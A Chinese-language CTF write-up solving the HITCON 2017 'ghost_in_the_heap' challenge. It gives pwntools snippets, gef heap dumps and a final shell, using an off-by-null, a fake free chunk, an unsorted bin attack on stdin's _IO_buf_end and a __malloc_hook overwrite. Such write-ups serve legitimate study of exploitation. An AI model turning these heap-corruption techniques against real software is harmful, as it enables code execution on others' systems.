
```
add_ghost(12345, "ssssssss")
new_heap("b")   # heap 0
new_heap("b")   # heap 1
new_heap("b")   # heap 2
```

现在的 heap 是这样的



然后构建一个较大的 `unsorted bin`


```
remove_ghost()
del_heap(0)
del_heap(2)
new_heap("s")
new_heap("s")
log.info("create unsorted bin: |heap 0|unsorted_bin(0x60)|heap 1|heap 2|top chunk|")
# pause()


del_heap(0)
del_heap(1)
```



下面使用 off-by-null 进行攻击，先说说这种攻击为啥可以实现，文章开头就说， new_heap 时获取输入，最多可以读取 0xa8 个字节的数据，最后会在末尾添加 0x00,所以实际上是 0xa9 字节，因为 0xa8 字节 时已经用完了 下一个 chunk 的 presize 区域， 第0xa9字节就会覆盖 下一个 chunk 的 size 位， 这就是 off-by-null, 具体细节比较复杂，下面一一道来。

首先触发 off-by-one

```
new_heap("a"*0xa8)
```



可以看到，在调用 malloc 分配内存后， heap_0 在 heap 的开头分配，然后在 偏移 0xb0 位置处有一个 0x110 大小的 unsorted bin， 此时 heap_2 的 pre_size为 0x110, pre_inuse 为 0。所以通过 heap_2 找到的 pre chunk 为 0xb0处开始的 0x110 大小的 chunk.

然后 off-by-null 后， unsorted bin 的 size 域 变成了 0x100 这就造成了 0x10 大小的 hole.


```
──────────────────[ Unsorted Bin for arena 'main_arena' ]──────────────────
[+] unsorted_bins[0]: fw=0x5555557570b0, bk=0x5555557570b0
 →   Chunk(addr=0x5555557570c0, size=0x100, flags=)
[+] Found 1 chunks in unsorted bin.
──────────────────[ Small Bins for arena 'main_arena' ]──────────────────
[+] Found 0 chunks in 0 small non-empty bins.
──────────────────[ Large Bins for arena 'main_arena' ]──────────────────
[+] Found 0 chunks in 0 large non-empty bins.
gef➤  x/4xg 0x0000555555757000
0x555555757000: 0x0000000000000000      0x00000000000000b1
0x555555757010: 0x6161616161616161      0x6161616161616161
gef➤  x/4xg 0x0000555555757000+0xb0
0x5555557570b0: 0x6161616161616161      0x0000000000000100
0x5555557570c0: 0x00007ffff7dd1b78      0x00007ffff7dd1b78
gef➤  x/4xg 0x0000555555757000+0xb0+0x100
0x5555557571b0: 0x0000000000000000      0x0000000000003039
0x5555557571c0: 0x0000000000000110      0x00000000000000b0
gef➤  x/4xg 0x0000555555757000+0xb0+0x100+0x10
0x5555557571c0: 0x0000000000000110      0x00000000000000b0
0x5555557571d0: 0x0000000000000073      0x0000000000000000
gef➤
```

0x5555557571b0 就是 hole.


此时 heap_2 的 pre_size 与 pre_inuse没变化。

在清理下

```
new_heap("s")
del_heap(0)
del_heap(1)
```




这里那两个 `unsorted bin` 不合并的原因是，系统判定下面那个 `unsorted bin` ，找到 hole 里面的 第二个 8 字节，取它的最低位，为0表示已经释放，为1则未被释放。由于那里值 为 `0x3091` (不知道从哪来的），所以系统会认为它还没有被释放。



此时 `heap_2` 的 `pre_size` 为 `0x110`, `pre_inuse` 为 `0`。如果我们释放掉 `heap2` ,系统根据 `pre_size` 找到 偏移 `0xb0` ， 并且会认为 这个块已经释放（ `pre_inuse` 为 `0`） ， 然后就会与 `heap2` 合并，这样就会有 `unsorted bin` 的交叉情况了。

要能成功 `free heap_2` 还需要 偏移 `0xb0` 处伪造一个 `free chunk` 来过掉 `unlink check`.

```
# fake free chunk
add_ghost(12345, p64(heap + 0xb0)*2)
new_heap(p64(0)*8 + p64(0) + p64(0x111) + p64(heap) + p64(heap)) # 0
new_heap("s")  #防止和 top chunk 合并


del_heap(2)
```




首先分配 `ghost` ,它的 `fd` 和 `bk` 域都是 `偏移 0xb0` , 然后在 分配 `heap` ,在 伪造`偏移 0xb0` `free chunk` , 使他的 `fd` 和 `bk` 都指向 `ghost` 所在块的基地址。
这样就能过掉 `unlink` 的 检查
然后 `del_heap(2)`, 获得一个 `0x1c0` 的 `unsorted bin` , 可以看到此时已经有 `free chunk` 的交叉情况了。

下一步，在交叉区域内构造 `unsorted bin`, 然后 分配内存，修改其中的 `bk` 进行 `unsorted bin`攻击


```
del_heap(0)
new_heap("s")  # 0
new_heap("s")  # 2

del_heap(0)
del_heap(2)
```

首先释放掉 `heap0` 增加两个`heap`. ,会出现交叉的。原因有两个 `unsorted bin`.



然后分别释放 `heap 0`, `heap 2`,注意在释放 `heap 0` 的时候，由于画红圈标注的那个 `smallbin` 中

的 pre_inuse 为 1， 所以 它上面的那个 smallbin 没有和 unsorted bin 合并， 原因在于，上一步 new_heap("s") # 2 时， 切割完后，剩下 chunk 开头正好是 画红圈标注的那个 smallbin, 就会设置 它的 pre_inuse 为 1。



最后我们有了两个 unsorted bin.再次分配 heap 时，会先分配到位于 0x60,大小为 0xb0 的 unsorted bin,此时我们就可以修改 位于 0xb0 大小为 0x1c0 的 unsorted bin的首部，进而 进行 unsorted bin 攻击。

unsorted bin attack

现在我们已经有了 unsorted bin 攻击的能力了，目前我知道的攻击方式如下。

- 修改 global_max_fast ， 之后使用 fastbin 攻击, 条件不满足 （x）
- house_of_orange , 新版 libc 校验 (x)
- 修改 stdin->_IO_base_end, 修改 malloc_hook. (ok)

在调用 scanf 获取输入时，首先会把输入的东西复制到 [_IO_base_base, _IO_base_end], 最大大小为 _IO_base_end - _IO_base_base。
修改 unsorted bin 的 bck 为 _IO_base_end-0x10 ,就可以使 _IO_base_end=main_arens+0x88,我们就能修改很多东西了，而且 malloc_hook 就在这里面。

```
# 修改 unsorted bin
new_heap(p64(0)*8 + p64(0) + p64(0xb1) + p64(0) + p64(buf_end-0x10))
# 触发unsorted bin attack, 然后输入内容，修改 malloc_hook 为 magic
new_heap(("\x00"*5 + p64(lock) + p64(0)*9 + p64(vtable)).ljust(0x1ad,"\x00")+ p64(magic))
```

注意 unsorted bin 的 size 域 一定要修改为 0xb1, 原因是 分配内存时如果 smallbin, fastbin都不能分配，就会遍历 unsorted bin ,如果找到大小完全匹配的就直接返回，停止遍历，否则会持续性遍历，此时的 bck 已经被修改为 _IO_base_end-0x10, 如果遍历到这个, 会 check ,具体原因可以自行调试看。

我们接下来需要分配heap 大小 为 0xb0, 设置size 域为 0xb1， 会在 unsorted bin 第一次遍历后直接返回。不会报错。此时unsorted bin完成。

magic 可用 one_gadget 查找。
最后 del_heap(2) 触发 malloc。

```
# 此时 unsorted bin 已经损坏， del heap 2触发
# 堆 unsorted bin的操作
# 触发 malloc_printerr
# malloc_printerr 里面会调用 malloc
del_heap(2)
```

```
haclh@ubuntu:~/pwn_debug/ghost_in_the_heap$ python myexploit.py
[+] Starting local process './ghost_in_the_heap.bin': Done
[*] libc: 0x7ffff7a0d000
[*] now: |heap 0|smallbin|heap 1|heap 2|top chunk|
[*] now: |unsorted bin 0xb0|heap 1|unsorted bin 0x60|heap 2|top chunk|
[*] heap: 0x555555757000
[*] Paused (press any to continue)
[*] running in new terminal: gdb-multiarch -q  "/home/haclh/pwn_debug/ghost_in_the_heap/ghost_in_the_heap.bin" 11268 -x "/tmp/pwnR
[+] Waiting for debugger: Done
[*] Now come to exploit off-by-one
[*] clean heap
[*] init state: | ghost |heap 0|heap 1|heap 2|top chunk|
[*] create unsorted bin: |heap 0|unsorted_bin(0x60)|heap 1|heap 2|top chunk|
[*] Paused (press any to continue)
[*] off-by-one: | ghost |heap 0|unsorted_bin(0x100)| 0x10(hole) |heap 2|top chunk|
[*] Now heap_2 pre_size: 0x110, pre_inuse: 0
[*] Now : |heap 0|heap 1|unsorted_bin(0x50)| 0x10(hole) |heap 2|top chunk|
[*] fake free chunk , heap_2-pre_size ---> heap+0xb0
[*] got 0x1c0 chunk ,contain 2 unsorted bin
[*] 交叉块
[*] new heap 0
[*] new heap 2
[*] del heap 0
[*] create 2 unsorted_bin
[*] Paused (press any to continue)
[*] Paused (press any to continue)
[*] new heap 1, use unsorted bin attck to make stdin->_IO_buf_end = main_arena+0x88, then send someting, overwite main_arena
[*] Paused (press any to continue)
[*] Switching to interactive mode
*** Error in `./ghost_in_the_heap.bin': double free or corruption (!prev): 0x00005555557570c0 ***
$ id
uid=1000(haclh) gid=1000(haclh) groups=1000(haclh),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

总结

这道题非常不错，不仅学到了利用 `file` 结构体的新型攻击方式，还可以通过这道题深入理解堆分配的流程。

参考

http://brieflyx.me/2016/heap/glibc-heap/

https://github.com/scwuaptx/CTF/tree/master/2017-writeup/hitcon/ghost_in_the_heap

https://tradahacking.vn/hitcon-2017-ghost-in-the-heap-writeup-ee6384cd0b7